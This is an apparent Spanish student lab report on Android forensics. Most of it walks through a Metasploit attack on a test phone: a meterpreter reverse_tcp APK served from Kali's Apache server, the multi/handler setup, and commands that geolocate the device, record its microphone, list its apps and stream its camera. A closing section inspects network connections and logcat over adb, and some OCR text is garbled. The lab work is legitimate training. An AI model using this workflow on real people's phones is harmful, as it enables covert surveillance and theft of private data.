
8 DE ABRIL DE 2024



ANÁLISIS FORENSE INFORMÁTICO

ERIC SERRANO MARÍN

I.E.S MARTINEZ MONTAÑES


CETI

Contenido

Creación de la APK.	2
Análisis en VirusTotal de la apk	2
Conexión de móvil a Kali Linux	2
Pasando la APK al teléfono móvil	3
Msfconsole.	8
Directorio de trabajo de la app	9
Listado de archivos de la carpeta de trabajo de la app	9
Listado de archivos del pc atacante (desde el exploit)	9
Listado de app instaladas	10
Lista de sms	10
Lista de llamadas	11
Esconda el icono de la app	11
Geolocalización y localización en un mapa	11
Grabación de 20 segundos de sonido	12
Sacar lista de contactos	13
Listar cámaras	13
Información del sistema	13
Saber si el dispositivo está rooteado	14
Captura de una fotografía en la cámara	14
Un pequeño vídeo de la cámara web	14
5 aplicaciones adicionales de valor	15
/proc/net/tcp	15
netstat -Intu	16
Logcat	17
adb shell ps grep metasploit	17
Realice un backup de las aplicaciones	17
Descomprima el backup con el git de android-backup-extractor.git> lleve la app descomprimida a vitus Total	18

Creación de la APK.

Análisis en VirusTotal de la apk.




Conexión de móvil a Kali Linux.

```
(kali⊕ kali)-[~]

$ adb devices


List of devices attached

b73fe0d1 device
```



Pasando la APK al teléfono móvil.

No puedo activar la opción de instalar vía usb, ya que hace falta SIM.



He pensado en instalarlo entrando con el móvil al servidor apache.

```
(root@kali)-[/var/www/html]
service apache2 start
```


```
(kali® kali)-[~]
$ mv app.apk /var/www/html
mv: cannot move 'app.apk' to '/var/www/html/app.apk': Permission denied


(kali® kali)-[~]
$ sudo mv app.apk /var/www/html
[sudo] password for kali:

(kali® kali)-[~]
$ ls -lh /var/www/html
total 28K
-rw-r--r-- 1 kali kali 10K Apr 6 11:53 app.apk
-rw-r--r-- 1 root root 11K Nov 30 17:54 index.html
-rw-r--r-- 1 root root 615 Nov 30 17:55 index.nginx-debian.html
```

192.168.1.147/app.apk








Msfconsole.

```
msf6 exploit(
                     andler) > set payload android/meterpreter/reverse tcp
payload ⇒ android/meterpreter/reverse_tcp
                        fler) > set LHOST 192.168.1.147
msf6 exploit(multi/handl
LHOST \Rightarrow 192.168.1.147
                         .er) > set LPORT 4444
msf6 exploit(
LPORT ⇒ 4444
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):
   Name Current Setting Required Description
Payload options (android/meterpreter/reverse tcp):
          Current Setting Required Description
   Name
   LHOST 192.168.1.147
                            yes
                                       The listen address (an interface may be specified)
                            yes
                                       The listen port
   LPORT 4444
Exploit target:
   Id Name
       Wildcard Target
View the full module info with the info, or info -d command.
```



Directorio de trabajo de la app

```
meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter >
```

Listado de archivos de la carpeta de trabajo de la app

```
        Mode
        Size
        Type
        Last modified
        Name

        040776/rwxrwxrw-
        4096
        dir
        2024-04-06
        12:27:28
        +0200
        oat
```

Listado de archivos del pc atacante (desde el exploit)

```
meterpreter > lls
Listing Local: /home/kali
                            Type Last modified
Mode
                   Size
                                                               Name
40700/rwx-
                            dir
                                  2024-03-12 23:42:47 +0100 .BurpSuite
100600/rw-
                  0
49
                            fil
                                  2023-12-15 16:36:28 +0100
                                                              .ICEauthority
                                  2024-04-06 11:49:18 +0200
                                                              .Xauthority
100600/rw-
                            fil
40750/rwxr-x-- 4096
                                  2024-04-05 19:19:20 +0200
                                                              .android
                            dir
100600/rw 386
100644/rw-r--r- 220
100644/rw-r--r- 5096
                                  2024-01-26 17:45:27 +0100 .bash_history
                            fil
                                  2023-11-30 17:56:52 +0100
                                                              .bash_logout
                                  2024-01-26 17:44:39 +0100
                                                               .bashrc
100644/rw-r--r-- 5007
                                  2024-01-26 17:44:22 +0100
                                                              .bashrc.old
100644/rw-r--r--
                   5551
                            fil
                                  2023-11-30 17:56:52 +0100
                                                              .bashrc.omb-backup-20240126114220
100644/rw-r--r--
                                  2023-11-30 17:56:52 +0100
                  3526
                            fil
                                                               .bashrc.original
40755/rwxr-xr-x 4096
                                                              .cache
                            dir
                                  2024-04-05 19:39:02 +0200
40755/rwxr-xr-x
                  4096
                                  2024-02-27 12:06:33 +0100
                                                              .config
                            dir
40700/rwx-----
                                  2024-01-26 10:26:54 +0100
                            dir
                                                               .dbus
100644/rw-r--r--
                            fil
                                  2023-12-15 16:36:23 +0100
                                                              .dmrc
                  4096
40700/rwx-----
                                  2024-03-06 00:18:09 +0100
                                                              .emacs.d
100644/rw-r--r- 11759
100644/rw-r--r- 12759
                            fil
                                  2023-11-30 17:56:52 +0100
                                                               .face
                                  2023-11-30 17:56:52 +0100
                                                               .face.icon
                                  2023-12-15 16:36:28 +0100
40700/rwx-
                                                               .gnupg
```

Listado de app instaladas

<u>meterpreter</u> > app_list Application List =			
Name	Package	Running	IsSystem
3 Button Navigation Bar	com.android.internal.systemui.navbar.threebut ton	false	true
ANT HAL Service	com.dsi.ant.server	false	true
Actualizador de aplicaciones del sistema	com.xiaomi.discover	false	true
Actualizar	com.android.updater	false	true
Administrador de almacenamiento	com.android.storagemanager	false	true
Administrador de redes	com.google.android.networkstack	false	true
Agente comentarios Market	com.google.android.feedback	false	true
Ajustes	com.xiaomi.misettings	false	true
Ajustes	com.android.settings	false	true
Alertas de emergencia inal��mbricas	com.android.cellbroadcastreceiver	false	true
Almacenamiento de configuraci��n	com.android.providers.settings	false	true
Almacenamiento de contactos	com.android.providers.contacts	false	true
Almacenamiento de mensajes y tel��fono	com.android.providers.telephony	false	true
Almacenamiento de n��meros bloqueados	com.android.providers.blockednumber	false	true
Almacenamiento del calendario	com.android.providers.calendar	false	true
Almacenamiento externo	com.android.externalstorage	false	true
Almacenamiento multimedia	com.android.providers.media.module	false	true

Lista de sms

```
File Actions Edit New Help

On minit systemic devices overlay

con minit systemic devices overlay

con minit systemic devices overlay

con minit systemic devices android

con minit systemic overlay, devices android

con minit systemic deverlay, devices android


con minit systemic deverlay devices android

con minit systemic devertage android

con minit systemic devices android

con minit systemic devertage an
```

Lista de llamadas




Esconda el icono de la app



Geolocalización y localización en un mapa

```
meterpreter > geolocate
[*] Current Location:
    Latitude: 37.6607162
    Longitude: -5.520859

To get the address: https://maps.googleapis.com/maps/api/geocode/json?latlng=37.6607162,-5.5208596sensor=true
meterpreter > ■
```




Grabación de 20 segundos de sonido

La primera vez que ejecuté el comando funcionó, pero se hizo instantáneo, asi que intenté hacerlo de nuevo y a partir de aquí todo el rato errores.

```
meterpreter > record mic -d 20
[*] Starting ...
[*] Stopped
Audio saved to: /home/kali/pgGhQERF.wav
meterpreter > record_mic -d 10
[*] Starting ...
    stdapi_webcam_audio_record: Operation failed: 1
<u>meterpreter</u> > record_mic 20
[*] Starting ...
    stdapi_webcam_audio_record: Operation failed: 1
<u>meterpreter</u> > record_mic -d 20
[*] Starting ...
    stdapi_webcam_audio_record: Operation failed: 1
meterpreter > record mic -d 10
[*] Starting...
    stdapi_webcam_audio_record: Operation failed: 1
meterpreter > record mic -d 20
[*] Starting...
    stdapi_webcam_audio_record: Operation failed: 1
meterpreter >
```

Sacar lista de contactos



Listar cámaras

```
meterpreter > webcam_list
1: Back Camera
2: Front Camera
meterpreter >
```

Información del sistema

```
meterpreter > sysinfo
Computer : localhost
OS : Android 11 - Linux 4.9.227-perf-g5de92d1 (aarch64)
Architecture : aarch64
System Language : es_ES
Meterpreter : dalvik/android
meterpreter >
```

Saber si el dispositivo está rooteado

```
meterpreter > check_root
[*] Device is not rooted
meterpreter >
```

Captura de una fotografía en la cámara

Un pequeño vídeo de la cámara web

```
meterpreter > webcam_stream
[*] Starting ...
[*] Preparing player ...
[*] Opening player at: /home/kali/PXfqvUJU.html
[*] Streaming ...
[-] stdapi_webcam_start: Operation failed: 1
meterpreter > []
```

5 aplicaciones adicionales de valor

Posteriormente, y con los datos anteriormente analizados del móvil realice un informe forense (apk + netstat + logs). Para ello debe entrar con adb shell y revisar:

/proc/net/tcp

Este comando nos da una lista detallada de todas las conexiones TCP activadas en el sistema, junto con información relevante sobre cada conexión. Esto puede sernos útil para monitorear el tráfico de red, diagnosticar problemas de conectividad, y comprender la actividad de red en el sistema.

```
<u>meterpreter</u> > lcat /proc/net/tcp
sl local_address rem_address st tx_queue rx_queue tr tm→when retrnsmt
                                              uid timeout inode
 0 12762 1 000000002cc54afe
 0 7486 1 0000000054b264e4
 0 114214 1 00000000cfd47e5
 3: 0100007F:CADB 0100007F:6A2F 01 00000000:00000000 02:000000051 00000000 1000
                                                      0 114236 2 000000006199119
8 20 0 0 10 18
 0 114239 1 00000000c6027dc
 5: 0100007F:89BB 0100007F:6A2F 01 00000000:00000000 02:00000048 00000000 1000
                                                      0 114240 2 00000000f2a6dda
6 20 0 0 10 -1
 6: 0100007F:B079 0100007F:6A2F 01 00000000:00000000 02:00000054 00000000 1000
                                                      0 114238 3 000000001c64fd9
 0 128044 1 000000002843947
```

netstat -Intu

Muestra las conexiones de red activas en el dispositivo, ya sean TCP o UDP que están en estado de escucha en el dispositivo, junto con sus puertos. Esto puede ser útil para diagnosticar problemas de red o simplemente para ver qué servicios están escuchando en el dispositivo en un momento dado.

(kali ⊛ \$ adb she	kali)-[~] ell∵∵]					
grus:/ \$ netstat -lntu							
Active Inte	ernet con	nnections (only servers)					
Proto Recv-	-Q Send-C	Q Local Address	Foreign Address	State			
tcp	0 4	4 0.0.0.0:50018	0.0.0.0:*	UNKNOWN			
tcp	0 4	4 0.0.0.0:50019	0.0.0.0:*	UNKNOWN			
tcp	0 4	4 0.0.0.0:50022	0.0.0.0:*	UNKNOWN			
tcp	0 4	4 0.0.0.0:50023	0.0.0.0:*	UNKNOWN			
tcp	0 4	4 0.0.0.0:50056	0.0.0.0:*	UNKNOWN			
tcp	0 4	4 0.0.0.0:50024	0.0.0.0:*	UNKNOWN			
tcp	0 4	4 0.0.0.0:42472	0.0.0.0:*	UNKNOWN			
tcp	0 4	4 0.0.0.0:50057	0.0.0.0:*	UNKNOWN			
tcp	0 4	4 0.0.0.0:50025	0.0.0.0:*	UNKNOWN			
tcp	0 4	4 0.0.0.0:44617	0.0.0.0:*	UNKNOWN			
tcp	0 4	4 0.0.0.0:50026	0.0.0.0:*	UNKNOWN			
tcp	0 4	4 0.0.0.0:41930	0.0.0.0:*	UNKNOWN			
tcp	0 4	4 0.0.0.0:50027	0.0.0.0:*	UNKNOWN			
tcp	0 4	4 0.0.0.0:40331	0.0.0.0:*	UNKNOWN			
tcp	0 4	4 0.0.0.0:43310	0.0.0.0:*	UNKNOWN			
tcp	0 4	4 0.0.0.0:41967	0.0.0.0:*	UNKNOWN			
tcp	0 4	4 0.0.0.0:42898	0.0.0.0:*	UNKNOWN			
tcp	0 4	4 0.0.0.0:50036	0.0.0.0:*	UNKNOWN			
tcp	0 4	4 0.0.0.0:50037	0.0.0.0:*	UNKNOWN			

Logcat

Logcat es el nombre de la herramienta para acceder al registro de mensajes del sistema de Android. Los desarrolladores de aplicaciones pueden usar este registro para imprimir mensajes útiles para consultar el estado y posibles problemas que sucedan con la aplicación. Logcat es un comando de ADB.


```
130|grus:/ $ logcat
             beginning of crash
04-27 12:04:19.356
t), pid 560 (init)
                            560 560 F libc : Fatal signal 6 (SIGABRT), code -1 (SI_QUEUE) in tid 560 (ini
04-27 12:04:19.384 560 560 F libc
04-27 12:04:19.390 568 568 F libc
                                                     : crash_dump helper failed to exec
: Fatal signal 6 (SIGABRT), code -1 (SI_QUEUE) in tid 568 (ini
t), pid 568 (init)
04-27 12:04:19.410 568 568 F libc
04-05 19:16:33.298 1436 1436 F libc
                                                     : crash_dump helper failed to exec
: Fatal signal 6 (SIGABRT), code -1 (SI_QUEUE) in tid 1436 (in
it), pid 1436 (init)
04-05 19:16:33.379 1436 1436 F libc
                                                       : crash dump helper failed to exec

    beginning of system

04-05 20:17:56.586 1464 30226 V BackupManagerConstants: getFullBackupRequiredNetworkType(...) returns
04-05 20:17:56.587 1464 30226 V BackupManagerConstants: getFullBackupRequireCharging(...) returns true 04-05 20:17:56.592 1464 30226 I PFTBT : Full data backup pass finished. 04-05 20:17:56.593 1464 30226 V BackupManagerService: [UserID:0] Released wakelock:*backup*-0-5035
04-05 20:17:56.593 1464 1464 V BackupManagerConstants: getFullBackupIntervalMilliseconds(...) returns
 86400000
04-05 20:17:56.593 1464 1464 V BackupManagerConstants: getKeyValueBackupIntervalMilliseconds(...) ret
urns 14400000
```

adb shell ps | grep metasploit

Realice un backup de las aplicaciones



Descomprima el backup con el git de android-backupextractor.git ---> lleve la app descomprimida a vitusTotal

He intenado hacerlo siguiendo el tutorial de la siguiente página, pero no he podido hacerlo. (tanto usando dd como Android-backup-extractor)

https://floatingoctothorpe.uk/2017/extracting-backups-with-android-backup-extractor.html

También he intentado usar esta herramienta online: https://filext.com/es/online-file-viewer.html